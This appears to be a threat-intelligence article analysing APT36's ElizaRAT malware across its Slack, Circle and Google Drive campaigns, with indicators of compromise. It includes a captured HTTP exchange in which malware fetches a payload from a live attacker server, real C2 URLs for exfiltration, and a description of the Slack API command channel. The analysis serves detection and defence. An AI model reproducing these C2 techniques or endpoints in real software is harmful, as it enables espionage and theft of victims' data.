Stealth in the Cloud: How APT36's ElizaRAT is Redefining Cyber Espionage

By ABOUT THE AUTHOR

Published: 2024-11-26 · Archived: 2026-04-05 17:05:33 UTC

APT36, also known as Transparent Tribe, has consistently aimed its cyber-espionage arsenal at Indian government agencies, diplomatic personnel, and military installations. This well-known Pakistani threat actor group has shown it can widen the attack surface by targeting Windows, Linux, and Android systems, making it a persistent and evolving threat.

According to the Check Point research team, the APT36 has made significant changes with a more sophisticated Windows Remote Access Trojan (RAT) known as ElizaRAT. Initially discovered in 2023, ElizaRAT has evolved, demonstrating new evasion techniques and enhanced command-and-control (C2) capabilities. This article explores the latest developments of ElizaRAT, focusing on the deployment tactics, payloads, and infrastructure used by APT36.

Introduction of APT 36

APT 36, also known as Transparent Tribe, is a notorious advanced persistent threat (APT) group believed to originate from Pakistan.

Cybersecurity experts have been closely monitoring the activities of the Transparent Tribe and have identified their primary objectives as data theft and espionage. The group's operations are characterized by frequent and targeted attacks, often focusing on valuable targets in Afghanistan and India.

The APT36 is a group that uses various tactics to conduct cyber espionage, including:

- Credential harvesting and malware distribution attacks
- Custom-built tools for remote administration on Windows
- Lightweight Python-compiled tools for Windows and Linux
- Weaponized open-source frameworks like Mythic
- Trojanized installers of Indian government applications, including KAVACH
- Multi-factor authentication Trojanized Android apps
- Credential phishing sites targeting Indian government officials

To get the list of all the reported tools and TTPs the APT group has used, check the MITRE Framework.

Different Names of APT36

Introduction to ELIZARAT

First made public in September 2023, ElizaRAT is a powerful weapon in the Transparent Tribe toolbox that the group uses to launch accurate and persistent strikes.

ElizaRAT initially used a Telegram bot for C2 (Command & Control) communication, executing attacks through CPL files. Since its launch, it has evolved significantly in how it operates, hides, and communicates, as seen in three major campaigns from late 2023 to early 2024. Each campaign comes up with a modified version of malware that downloads customizable payloads designed to collect specific information from infected systems.

The following are the characteristics of ElizaRAT:

- Written in .NET, with embedded .NET and assembly modules via *Costura*.
- Execution through.CPL files to evade direct detection.
- Cloud services, such as Google, Telegram, and Slack, for distribution and C2 communication.
- Deployment of decoy documents or videos to mislead victims.
- Use of IWSHshell in most samples to create persistent shortcuts on infected systems.
- Reliance on SQLite to temporarily store files on the victim's device before exfiltration.
- Generation and storage of a unique victim ID in a separate file on the compromised machine.

The Story of the Slack Campaign

One of the key elements of ElizaRAT is a file called *SlackAPI.dll*. The *DLL file* (Dynamic Link Library) contains some of the main codes that make ElizaRAT work. To uniquely identify each file hash generated in this case, *SlackAPI.dll* has an MD5 hash (or fingerprint) of **2b1101f9078646482eb1ae497d44104**.

So why the name *SlackAPI.dll*? ElizaRAT uses *Slack*, the popular workplace communication app, to hide its communications! The hackers set up private Slack channels to act as their command center, which means they can send commands to the infected computer directly through Slack messages.

To spread the campaign, the hackers use a type of file called a *CPL file*, which stands for a 'Control Panel' file. CPL files are usually linked to Windows settings and are used to open specific tools within the Control Panel. But in this case, they’re used to deliver malware. Since CPL files can run by themselves when you double-click them, they’re a handy way for hackers to trick people into opening them, thinking it's a normal file.

The malware reads the contents of a file called **Userinfo.dll** and sends it to the hacker server. This file likely contains information about the infected computer, such as the user's name, email, or other details. The malware checks the hacker server every 60 seconds to see any new instructions or commands. This allows the hacker to control the infected computer remotely.

The ElizaRAT malware uses Slack's API (Application Programming Interface) to communicate with the hacker's server. Here's how it works:


1. **Polling the channel**: The malware uses a function called ReceiveMsgsInList() to continuously check a specific Slack channel (C06BM9XTVAS) for new messages.
2. **Using the Slack API**: The malware sends a request to Slack's API at *https://slack.com/api/conversations* history to check for new messages in the channel.
3. **Using a bot token and victim ID**: The malware uses a special token (like a password) and the victim's ID to authenticate the request and identify the infected computer.

The ElizaRAT malware uses the following functions to handle messages and files:

1. **Send messages**: The SendMsg() function sends messages to the hacker's server by posting to Slack's API at https://slack.com/api/chat.postMessage with the message content and channel ID C06BWCMSF1S.
2. **Upload files**: The SendFile() function uploads files to the same channel using Slack's API at https://slack.com/api/files.upload.
3. **Download files**: The DownloadFile() function retrieves files from a provided URL and saves them to the infected computer using the HttpClient and bot token for secure access.

Analysis of the SlackAPI.dll

The DLL file has been flagged as malicious by eight different security vendors (by the time of writing this article).



SlackAPI.dll (Virustotal Detection)

The detailed analysis through Virustotl yields interesting findings, which are listed below:

1. Contacted IP address

- 13.107.21.237 (AS - 8068)- Flagged as malicious.
- 204.79.197.203 (AS - 8068) - Flagged as malicious
- 204.79.197.237 (AS - 8068) - Multiple communicating files that are malicious detected through this IP address.

Contacted IP addresses (3)

IP	Detections	Autonomous System	Country
13.107.21.237	1 / 94	8068	US
204.79.197.203	2 / 94	8068	US
204.79.197.237	0 / 94	8068	US

Slack API.dll communicating IP address.

2. Sandbox reports

- The dynamic analysis shows 8 different MITRE ATT&CK Tactics and Techniques.
- The *\rundll32.exe.log (Full path - C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\rundll32.exe.log)* file is dropped during the execution of SlackAPI.dll.


The hackers behind the ElizaRAT malware have deployed another piece of malware, which the researcher at Check Point team called ApoloStealer. This new malware was added to specific targets, and it was compiled (created) one month after the ElizaRAT malware.

The Story of the Circle Campaign

The ElizaRAT malware has a new version called Circle ElizaRAT, which was created in January 2024. The latest version is hard to detect because it uses a dropper component.

The Circle campaign uses *the %appdata%\SlackAPI* folder as its working directory. A working directory is a folder on the computer where the malware stores its files.

The Circle campaign's use of a VPS (Virtual Private Server) instead of a cloud service makes the malware difficult to detect and track. VPSs are more challenging to monitor and analyze, offering attackers increased control and flexibility.



Circle Chain Infection

The Circle infection chain performs the following actions:

1. **Checks the time zone**: The malware checks if the computer's time zone is set to India Standard Time.
2. **Registers the victim's information**: The malware stores the victim's information in a file called **Applicationid.dll** and ***Applicationinfo.dll*** in the ***%appdata%\CircleCpl folder***.
3. **Sends the information to the hacker**: The malware sends the victim's information to the hacker's server at ***http://38.54.84.83/MiddleWare/NewClient***.
4. **Retrieves the victim's IP address**: The malware accesses the URL ***https://check.torproject.org/api/ip*** to get the victim's IP address.


```
HTTP/1.1 100 Continue

POST /MiddleWare/GetTask HTTP/1.1
Content-Type: multipart/form-data; boundary="
Host: 38.54.84.83
Content-Length: 200
Expect: 100-continue

Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=GetTask

x002>757
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/10.0

in>http://38.54.84.83/uploads/SlackFiles.zip>SlackFiles.zip>757-
```

HTTP stream example (Checkpoint Research Team)

The malware's designation to download the *SlackFiles.dll* payload and use the same working directory as the Slack campaign suggests that these two activity clusters are likely part of a single, coordinated campaign. This shared directory and overlapping payload point to a unified strategy, indicating that the Slack and Circle clusters are connected rather than isolated incidents.

Analysis of the Circledrop.dll

The initial examination of the DLL files shows that it is being flagged by 25 different security vendors (at the time of writing this article).



Circledrop.dll (Virustotal)

Upon closely examining the DLL through Virustotal we found three contacted IP addresses. The IP 192.229.221.95 is detected by two security vendors and marked as malicious.

The Story of the Google Drive Campaign


The ElizaRAT malware uses the Google Cloud C2 (Command and Control) channel to send commands to the hacker. The hacker sends commands to the malware to download the next stage payload from three different virtual private servers (VPS).

The Check Point research team has analyzed two payloads used in this campaign called *'extensionhelper_64.dll'* and *'ConnectX.dll'*. These payloads are categorized as Infostelaers and specifically crafted for the purpose.

The *extensionhelper_64.dll* file changes its name to SpotifyAB.dll or Spotify-news.dll when downloaded to the victim's machine. The file is executed by the scheduled task, which runs the Mean function via rundll32.exe.

IOC Analysis - Network


Now, we will analyze the IP addresses that are part of the IOCa. Below are the curated lists of the IPs and their description.



IOC-IP Graph


84.247.135[.]235

- We scanned the IP address *84.247.135.235* using VirusTotal, and the initial results show that it has been flagged as malicious by four different security vendors. This indicates that the IP is associated with potentially harmful activity, underscoring its likely involvement in malicious campaigns.
- During our analysis of the IP address *84.247.135.235*, we identified 10 active ports running various services. Notably, *port 22*, which is commonly used for SSH, is vulnerable to multiple known CVEs, with two of them having a rating of 9.8.



84.247.135.235 (SSH - CVE details)


- While examining activity from IP *84.247.135.235*, we observed heightened aggression on October 24th, 26th, and 28th. During these dates, the IP displayed significantly increased activity, suggesting targeted or escalated attack attempts. This pattern indicates that these days may have been pivotal points for the campaign, possibly correlating with specific attack phases or objectives.



84.247.135.235 (IP activity report)

143.110.179[.]176


Our analysis of IP *143.110.179.176* via VirusTotal reveals that it has been flagged as *malicious* by four security vendors, with two additional vendors marking it as *suspicious*. This mixed designation suggests a high likelihood of the IP being involved in potentially harmful or suspicious activities.



143.110.179.176 VT detection

64.227.134[.]248

- Our analysis of IP *64.227.134.248* on VirusTotal shows it has been flagged as malicious by seven security vendors, indicating a high risk of involvement in malicious activities.
- Further investigation reveals that this IP is associated with a file named *WordDocumentIndexer.dll*, which is a malicious DLL. This file's true identity is *extensionhelper_64.dll*, but within this campaign, it has been renamed as *spotifyAB* and *spotify-news.dll* to evade detection.



64.227.134.248 (File referring)

38.54.84.83


- Our analysis of IP *38.54.84.83* through VirusTotal reveals that it has been flagged as *malicious* by nine security vendors, with an additional two vendors marking it as *suspicious*. A deeper examination shows that this IP is associated with a file named *Circle.dll*

38.54.84.83 (Circle.dll)

- The IP address *38.54.84.83* has also been reported on IP Abuse DB a total of 55 times, with reports coming from 42 different sources. Most of these reports indicate instances of *brute-forcing* attempts, further corroborating its role in malicious activities.

83.171.248.67

Our analysis of IP *83.171.248.67* via VirusTotal shows it has been flagged as *malicious* by five security vendors, with an additional two vendors marking it as *suspicious*. Further examination on Netlas reveals that the services running on this IP are vulnerable to multiple known CVEs.



83.171.248.67 (Netlas)

Conclusion

APT36, a highly adaptable threat actor, has been refining its *ElizaRAT* malware to improve detection evasion and enhance its effectiveness against Indian targets. By integrating widely used cloud platforms such as Google Drive, Telegram, and Slack within their command-and-control (C2) structure, APT36 seamlessly blends malicious traffic with normal network activity, making detection significantly more challenging.

The introduction of new payloads, such as ApolloStealer, indicates a shift towards a more flexible and modular approach to malware deployment, with a primary focus on collecting and stealing sensitive data.
